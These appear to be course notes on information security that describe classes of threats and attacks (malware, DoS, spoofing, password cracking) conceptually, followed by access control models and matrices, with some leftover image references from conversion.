- The keyword is "attaches". A virus cannot stand on its own. It cannot replicate itself or operate without the presence of a host program. A virus attaches itself to a host program, just as the flu attaches itself to a host organism.
- You must prevent viruses from being installed on computers in your organizations, otherwise, after the virus attaches itself to a program, such as Microsoft Word, it performs whatever its creator designed it to do.




- There is no foolproof method of preventing them from attaching themselves to your computer. Antivirus software compares virus signature files against the programming code of known viruses. Regularly update virus signature files is crucial.
- Segments of code that performs malicious actions.
- Virus transmission is at the opening of Email attachment files.
- **Macro virus**-> Embedded in automatically executing macrocode common in word processors, spreadsheets and database applications.
- **Boot Virus**-> infects the key operating files located in the computer's boot sector.

## Worms

- A worm is a computer program that replicates and propagates itself without having to attach itself to a host.
- Most infamous worms are Code Red and Nimda.
- A worm is a malicious program that replicates itself constantly, without requiring another program to provide a safe environment for replication.
- Worms can continue replicating themselves until they completely fill available resources, such as memory, hard drive space, and network bandwidth.
- Eg: MS-Blaster, MyDoom, Netsky, are multifaceted attack worms.
- Once the worm has infected a computer, it can redistribute itself to all e-mail addresses found on the infected system.
- Furthermore, a worm can deposit copies of itself onto all Web servers that the infected systems can reach, so that users who subsequently visit those sites become infected.
- Cost businesses millions of dollars in damage as a result of lost productivity
- Computer downtime and the time spent recovering lost data, reinstalling programming's, operating systems, and hiring or contracting IT personnel.

## Trojan Horses

- Trojan Programs disguise themselves as useful computer programs or applications and can install a backdoor or rootkit on a computer.
- Backdoors or rootkits are computer programs that give attackers a means of regaining access to the attacked computer later. A rootkit is created after an attack and usually hides itself within the OS tools, so it's almost impossible to detect.
- Are software programs that hide their true nature and reveal their designed behavior only when activated.
- **Types of Trojans**
  - Data Sending Trojans
  - Proxy Trojans
  - FTP Trojans
  - Security software disabler Trojans
  - Denial of service attack Trojans (DOS)



**FIGURE 2-8** Trojan Horse Attack

✓ Challenges:

- Trojan programs that use common ports, such as TCP 80, or UPD 53, are more difficult to detect.
- Many software firewalls can recognize port-scanning program or information leaving a questionable port.
- However, they prompt user to allow or disallow, and users are not aware.
- Educate your network users.
- Many Trojan programs use standard ports to conduct their exploits.
- Firewall would most likely identify traffic that's using unfamiliar ports, but Trojan programs that use common ports, such as TCP 80 (HTTP), or UPD 53 (DNS), are more difficult to detect.
- Many software firewalls (Zone Alarm, BlackIce, and McAfee Desktop) can recognize port-scanning program or information leaving a questionable port.

**Spyware**

- A Spyware program sends info from the infected computer to the person who initiated the spyware program on your computer
- Spyware program can register each keystroke entered.
- [www.spywareguide.com](http://www.spywareguide.com)

**Adware**

- Main purpose is to determine a user's purchasing habits so that Web browsers can display advertisements tailored to that user.
  - Slow down the computer it's running on.
  - Adware sometimes displays a banner that notifies the user of its presence
- ✓ Both programs can be installed without the user being aware of their presence

## Back Door or Trap Door

- A Virus or Worm has a payload that installs a backdoor or trapdoor component in a system, which allows the attacker to access the system at will with special privileges.

Eg: Back Orifice

## Polymorphism

- A **Polymorphic threat** is one that changes its apparent shape over time, making it undetectable by techniques that look for preconfigured signatures.
- These viruses and Worms actually evolve, changing their size, and appearance to elude detection by antivirus software programs.

## Hoaxes

A more devious(tricky) approach to attacking computer systems is the transmission of a virus hoax, with a real virus attached

## Denial-of-service (DoS)

- attacker sends a large number of connection or information requests to a target
- so many requests are made that the target system cannot handle them successfully along with other, legitimate requests for service
- may result in a system crash, or merely an inability to perform ordinary functions

## Distributed Denial-of-service (DDoS)

- an attack in which a coordinated stream of requests is launched against a target from many locations at the same time

## Protecting against Deliberate Software Attacks

- Educating Your Users
  - Many U.S. government organizations make security awareness programs mandatory, and many private-sector companies are following their example.
  - Email monthly security updates to all employees.
  - Update virus signature files as soon as possible.
  - Protect a network by implementing a firewall.

## 8. Forces of Nature

- Forces of nature, *force majeure*, or acts of God are dangerous because they are unexpected and can occur with very little warning
- Can disrupt not only the lives of individuals, but also the storage, transmission, and use of information
- **Include fire, flood, earthquake, and lightning as well as volcanic eruption and insect infestation**

**Fire:** Structural fire that damages the building. Also encompasses smoke damage from a fire or water damage from sprinkles systems.

**Flood:** Can sometimes be mitigated with flood insurance and/or business interruption Insurance.

**Earthquake:** Can sometimes be mitigated with specific causality insurance and/or business interruption insurance, but is usually a separate policy.

**Lightning:** An Abrupt, discontinuous natural electric discharge in the atmosphere.

**Landslide/Mudslide:** The downward sliding of a mass of earth & rocks directly damaging all parts of the information systems.

Since it is not possible to avoid force of nature threats, organizations must implement controls to limit damage.

- They must also prepare contingency plans for continued operations, such as disaster recovery plans, business continuity plans, and incident response plans, to limit losses in the face of these threats.

## 9. Deviations in Quality of Service by Service Providers

- A product or service is not delivered to the organization as expected.
- The Organization's information system depends on the successful operation of many interdependent support systems.
- It includes power grids, telecom networks, parts suppliers, service vendors, and even the janitorial staff & garbage haulers.
- This degradation of service is a form of **availability disruption**.
- Three sets of service issues that dramatically affect the availability of information and systems are
  - Internet service
  - Communications
  - Power irregularities

### Internet Service Issues

- Internet service Provider (ISP) failures can considerably undermine the availability of information.
- The web hosting services are usually arranged with an agreement providing minimum service levels known as a **Service level Agreement (SLA)**.
- When a Service Provider fails to meet SLA, the provider may accrue fines to cover losses incurred by the client, but these payments seldom cover the losses generated by the outage.

### Communications & Other Service Provider Issues

- Other utility services can affect the organizations are telephone, water, waste water, trash pickup, cable television, natural or propane gas, and custodial services.
- The loss of these services can impair the ability of an organization to function.
- For an example, if the waste water system fails, an organization might be prevented from allowing employees into the building.
- This would stop normal business operations.

## **Power Irregularities**

- The threat of irregularities from power utilities are common and can lead to fluctuations such as
  - Fluctuations due to power excesses.
  - Power shortages &
  - Power losses
- This can pose problems for organizations that provide inadequately conditioned power for their information systems equipment.
- In the U.S., buildings are “fed” 120-volt, 60-cycle power usually through 15- and 20-amp circuits.
- Voltage levels can:
  - **spike** - experience a momentary increase or
  - **surge** - experience prolonged increase,
  - **sag** – momentary low voltage,
  - **brownout** – prolonged drop,
  - **fault** – momentary loss of power,
  - **blackout** – prolonged loss
- the extra voltage can severely damage or destroy equipment.
- Since sensitive electronic equipment, especially networking equipment, computers, and computer-based systems are susceptible to fluctuations, controls can be applied to manage power quality.
- The more expensive uninterruptible power supply (UPS) can protect against spikes and surges.

## **10. Technical Hardware Failures or Errors**

- Technical hardware failures or errors occur when a manufacturer distributes to user’s equipment containing flaws
- These defects can cause the system to perform outside of expected parameters, resulting in unreliable service or lack of availability
- Some errors are terminal, in that they result in the unrecoverable loss of the equipment
- Some errors are intermittent, in that they only periodically manifest themselves, resulting in faults that are not easily repeated

## **11. Technical software failures or errors**

- This category involves threats that come from purchasing software with unknown, hidden faults.
- Large quantities of computer code are written, debugged, published, and sold only to determine that not all bugs were resolved
- Sometimes, unique combinations of certain software and hardware reveal new bugs
- Sometimes, these items aren’t errors, but are purposeful shortcuts left by programmers for honest or dishonest reasons
- These failures range from bugs to untested failure conditions.

## **12. Technological obsolescence**

- Outdated infrastructure can lead to unreliable and untrustworthy systems.

- Management must recognize that when technology becomes outdated, there is a risk of loss of data integrity from attacks.
- Ideally, proper planning by management should prevent the risks from technology obsolescence, but when obsolescence is identified, management must take action

## Attacks

- An attack is the deliberate act or action that takes advantage of a vulnerability to compromise a controlled system.
- It is accomplished by a **threat agent** that damages or steals an organization's information or physical asset.
- **Vulnerability** is an identified weakness in a controlled system, where controls are not present or are no longer effective.
- Attacks exist when a specific act or action comes into play and may cause a potential loss.

## Malicious code

- The malicious code attack includes the execution of viruses, worms, Trojan horses, and active Web scripts with the intent to destroy or steal information.
- The goal is to destroy or corrupt data or to shut down a network or computer system.
- The state-of-the-art malicious code attack is the polymorphic or multivector, worm.
- These attack programs use up to six known attack vectors to exploit a variety of vulnerabilities in commonly found information system devices.

## Attack Replication Vectors

1. IP scan & attack
2. Web browsing
3. Virus
4. Unprotected shares
5. Mass mail
6. Simple Network Management Protocol (SNMP)

### **1. IP scan & attack**

The infected system scans a random or local range of IP addresses and targets any of several vulnerabilities known to hackers.

### **2. Web browsing**

If the infected system has written access to any Web pages, it makes all Web content files (.html,.asp,.cgi & others) infectious, so that users who browse to those pages become infected.

### **3. Virus**

Each infected machine infects certain common executable or script files on all computers to which it can write with virus code that can cause infection.

### **4. Unprotected shares**

Using vulnerabilities in file systems and the way many organizations configure them, the infected machine copies the viral component to all locations it can reach.

## 5. Mass Mail

By sending E-mail infections to addresses found in the address book, the infected machine infects many users, whose mail -reading programs also automatically run the program & infect other systems.

## 6. Simple Network Management Protocol (SNMP)

- By using the widely known and common passwords that were employed in early versions of this protocol, the attacking program can gain control of the device. Most vendors have closed these vulnerabilities with software upgrades.

### Man-in-the -Middle

- Otherwise called as **TCP hijacking attack**.
- An attacker monitors packets from the network, modifies them, and inserts them back into the network.
- This type of attack uses IP spoofing.
- It allows the attacker to change, delete, reroute, add, forge or divert data.
- TCP hijacking session, the spoofing involves the interception of an encryption key exchange.

### SPAM

- Spam is unsolicited commercial E-mail.
- It has been used to make malicious code attacks more effective.
- Spam is considered as a trivial nuisance rather than an attack.
- It is the waste of both computer and human resources it causes by the flow of unwanted E-mail.

### Mail Bombing

- Another form of E-mail attack that is also a DOS called a **mail bomb**.
- Attacker routes large quantities of e-mail to the target.
- The target of the attack receives unmanageably large volumes of unsolicited e-mail.
- By sending large e-mails, attackers can take advantage of poorly configured e-mail systems on the Internet and trick them into sending many e-mails to an address chosen by the attacker.
- The target e-mail address is buried under thousands or even millions of unwanted e- mails.

### Sniffers

- A **sniffer** is a program or device that can monitor data traveling over a network.
- Unauthorized sniffers can be extremely dangerous to a network's security, because they are virtually impossible to detect and can be inserted almost anywhere.
- Sniffers can be used both for legitimate network management functions and for stealing information from a network.
- Sniffer often works on TCP/IP networks, where they are sometimes called "**packet Sniffers**".

## Timing Attack

- Works by exploring the contents of a web browser's cache.
- These attacks allow a Web designer to create a malicious form of cookie, that is stored on the client's system.
- The cookie could allow the designer to collect information on how to access password-protected sites.
- another attack by the same name involves attempting to intercept cryptographic elements to determine keys and encryption algorithms

## Password Crack

- Attempting to reverse calculate a password is often called **cracking**.
- A password can be hashed using the same algorithm and compared to the hashed results, If they are same, the password has been cracked.
- The (SAM) Security Account Manager file contains the hashed representation of the user's password.

## Brute Force


- The application of computing & network resources to try every possible combination of options of a password is called a **Brute force attack**.
- This is often an attempt to repeatedly guess passwords to commonly used accounts, it is sometimes called a **password attack**.

## Dictionary

- This is another form of the brute force attack noted above for guessing passwords.
- The **dictionary attack** narrows the field by selecting specific accounts to attack and uses a list of commonly used passwords instead of random combinations.

## Spoofing

- It is a technique used to gain unauthorized access to computers, where in the intruder sends messages to a computer that has an IP address that indicates that the messages are coming from a trusted host.




**FIGURE 2-10** IP Spoofing



## Access Control Mechanisms - Access Control

- Once a client and a server have established a secure channel, the client can issue requests to the server
- Requests can only be carried out if the client has sufficient *access rights*
- The verification of access rights is *access control*, and the granting of access rights is *authorization*
  - These two terms are often used interchangeably




- This model is generally used to help understand the various issues involved in access control

### Access Control Elements

- Subject/Principal: active entity – user or process; often have 3 classes: **owner, group, world**
- Object: passive entity – files, directories, records, programs or resource
- Access operations: read, write, execute, delete, create, search
- Access operations vary from basic memory/file access to method calls in an object-oriented system.
- The *subject* issues request to access the *object*, and protection is enforced by a *reference monitor* that knows which subjects are allowed to issue which requests
- The ability to allow only authorized users, programs or processes system or resource access
- The granting or denying, according to a particular security model, of certain permissions to access a resource
- An entire set of procedures performed by hardware, software and administrators, to monitor access, identify users requesting access, record access attempts, and grant or deny access based on pre-established rules.
- Access control is the heart of security

### Examples of Access Control

- Social Networks:** In most social networks, such as Facebook and MySpace, some of your personal information can only be accessed by yourself, some can be accessed by your friends, and some can be accessed by everybody. The part of system that implements such kind of control is doing access control.
- Web Browsers:** When you browse a web site, and run JavaScript code from that web site, the browser has to control what such JavaScript code can access, and what it cannot access. For example, a code from one web site cannot access the cookies from another web site, and it cannot modify the contents from another web site either. These controls are conducted by the browser's access control.
- Firewalls:** Firewalls inspect every incoming (sometimes outgoing) packet, if a packet matches with certain conditions, it will be dropped by the firewalls, preventing it from accessing the protected networks. This is also access control.



## What should we learn about access control?

- Access Control Policy Models: how access control policies are configured and managed.
  - Discretionary Access Control (DAC)
  - Mandatory Access Control (MAC)
  
- Access Control Mechanism: how access control is implemented in systems.
  - Access Control Matrices
  - Access Control List
  - Capability
  - Role-Based Access Control

## Examples: UNIX and WINDOWS

### Examples: UNIX and WINDOWS



Access control is the part of *security* that constrains the *actions* that are performed in a system based on *access control rules*.

▪ **Windows File Access Control**

• **Unix File Access Control**

### Access control matrix

- Access rights can be defined individually for each combination of subject and object.
- The *access control matrix* is a matrix with each subject represented by a row, and each object represented by a column.
- Firstly, identify the objects, subjects and actions.
- Describes the protection state of a system.
- State of the system is defined by a triple (S, O, A)
  - S is the set of subjects,
  - O is the set of objects,
  - A is the access matrix
- Elements indicate the access rights that subjects have on objects
  - Subjects  $S = \{ s_1, \dots, s_n \}$
  - Objects  $O = \{ o_1, \dots, o_m \}$
  - Rights  $R = \{ r_1, \dots, r_k \}$
  - Entries  $A[s_i, o_j] \subseteq R$
  - $A[s_i, o_j] = \{ r_x, \dots, r_y \}$  means subject  $s_i$  has rights  $r_x, \dots, r_y$  over object  $o_j$
- Entry A[s, o] of access control matrix is the privilege of s on o
- Access control matrix:  $M = (M_{so})_{s \in S, o \in O}, M_{so} \subseteq A;$   
 $M_{so}$  specifies the operations subject  $s$  may perform on object  $o$ .




		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write


(a) Access matrix

Subject	Access Mode	Object
A	Own	File 1
A	Read	File 1
A	Write	File 1
A	Own	File 3
A	Read	File 3
A	Write	File 3
B	Read	File 1
B	Own	File 2
B	Read	File 2
B	Write	File 2
B	Write	File 3
B	Read	File 4
C	Read	File 1
C	Write	File 1
C	Read	File 2
C	Own	File 4
C	Read	File 4
C	Write	File 4

Access matrix data structures



(b) Access control lists for files of part (a)



(c) Capability lists for files of part (a)

An Access Control Model


- Extend the universe of objects to include processes, devices, memory locations, subjects

		OBJECTS								
		subjects			files		processes		disk drives	
		S <sub>1</sub>	S <sub>2</sub>	S <sub>3</sub>	F <sub>1</sub>	F <sub>1</sub>	P <sub>1</sub>	P <sub>2</sub>	D <sub>1</sub>	D <sub>2</sub>
SUBJECTS	S <sub>1</sub>	control	owner	owner control	read *	read owner	wakeup	wakeup	seek	owner
	S <sub>2</sub>		control		write *	execute			owner	seek *
	S <sub>3</sub>			control		write	stop			

\* - copy flag set

- Set of objects together with access rights to those objects
- More flexibility when associating capabilities with protection domains
- In terms of the access matrix, a row defines a protection domain
- User can spawn processes with a subset of the access rights of the user
- Association between a process and a domain can be static or dynamic
- In user mode certain areas of memory are protected from use and certain instructions may not be executed
- In kernel mode privileged instructions may be executed and protected areas of memory may be accessed

Access Control Function




Access control system commands

Rule	Command (by $S_o$ )	Authorization	Operation
R1	transfer $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ to $S, X$	' $\alpha^*$ ' in $A[S_o, X]$	store $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ in $A[S, X]$
R2	grant $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ to $S, X$	'owner' in $A[S_o, X]$	store $\begin{Bmatrix} \alpha^* \\ \alpha \end{Bmatrix}$ in $A[S, X]$
R3	delete $\alpha$ from $S, X$	'control' in $A[S_o, S]$ or 'owner' in $A[S_o, X]$	delete $\alpha$ from $A[S, X]$
R4	$w \leftarrow$ read $S, X$	'control' in $A[S_o, S]$ or 'owner' in $A[S_o, X]$	copy $A[S, X]$ into $w$
R5	create object $X$	None	add column for $X$ to $A$ ; store 'owner' in $A[S_o, X]$
R6	destroy object $X$	'owner' in $A[S_o, X]$	delete column for $X$ from $A$
R7	create subject $S$	none	add row for $S$ to $A$ ; execute <b>create object</b> $S$ ; store 'control' in $A[S, S]$
R8	destroy subject $S$	'owner' in $A[S_o, S]$	delete row for $S$ from $A$ ; execute <b>destroy object</b> $S$

Who can assign permissions?


**Access Control Policies**

- **Discretionary Access Control (DAC)**
  - User-oriented security policy (based on identity of requestor)
  - Permissions are set *at the discretion* of the resource owner
  - Entity has rights to enable another entity to access a resource
- **Mandatory Access Control (MAC)**
  - Access permissions are defined by a system itself
  - Permissions are assigned by a central authority according to a central policy
  - Based on comparing security labels of system resources (e.g. top security, low security) with security clearances of entities accessing the resources
  - Cleared entity cannot pass on access rights to another entity
- **Role-Based Access Control (RBAC)**
  - Based on roles that users have within system and on rules stating what accesses are allowed to users in given roles



**Discretionary Access Control (DAC)**

- **In discretionary access control (DAC), the owner of the object specifies which subjects can access the object. This model is called discretionary because the control of access is based on the discretion of the owner.**
- Most operating systems such as all Windows, Linux, and Macintosh and most flavours of Unix are based on DAC models.
- In these operating systems, when you create a file, you decide what access privileges you want to give to other users; when they access your file, the operating system will make the access control decision based on the access privileges you created.



- Permissions are set *at the discretion* of the resource owner
  - Highly flexible policy, where permissions can be transferred
  - Lack of central control makes revocation or changes difficult
- Discretionary access control in use
  - Controlling access to files
    - E.g., Windows Access Control Lists (ACL), UNIX file handles
  - Controlling the sharing of personal information

- E.g., Social networks
- Restricts access to objects based solely on the identity of users who are trying to access them.

### DAC - Boolean Expression Evaluation

- Access controls access to database fields
  - Subjects have attributes
  - Action/Operation/Verb define type of access
  - Rules associated with objects, action pair
- Subject attempts to access object
  - Rule for object, action evaluated, grants or denies access

#### Example

- Subject Annie
  - Attributes role (artist), groups (creative)
- Verb paint
  - Default 0 (deny unless explicitly granted)
- Object picture
  - Rule:  
Annie paint picture if:  
‘artist’ in subject.role and  
‘creative’ in subject.groups and  
time.hour  $\geq 0$  and time.hour  $< 5$

### ACM at 3AM and 10AM

At 3AM, time condition  
met; ACM is:

... picture ...		
... annie ...	paint	

At 10AM, time condition  
not met; ACM is:

... picture ...		
... annie ...		

### Access Controlled by History

- Statistical databases need to
  - **answer queries on groups**
  - **prevent revelation of individual records**
- Query-set-overlap control
  - Prevent an attacker to obtain individual piece of information using a set of queries.
  - A parameter  $r (=2)$  is used to determine if a query should be answered

Name	Position	Age	Salary
Alice	Teacher	45	40K
Bob	Aide	20	20K
Cathy	Principal	37	60K
Dilbert	Teacher	50	50K
Eve	Teacher	33	50K



- Query 1:
  - `sum_salary(position = teacher)`
  - Answer: 140K


Name	Position	Age	Salary
Celia	Teacher	45	40K
Leonard	Teacher	50	50K
Matt	Teacher	33	50K

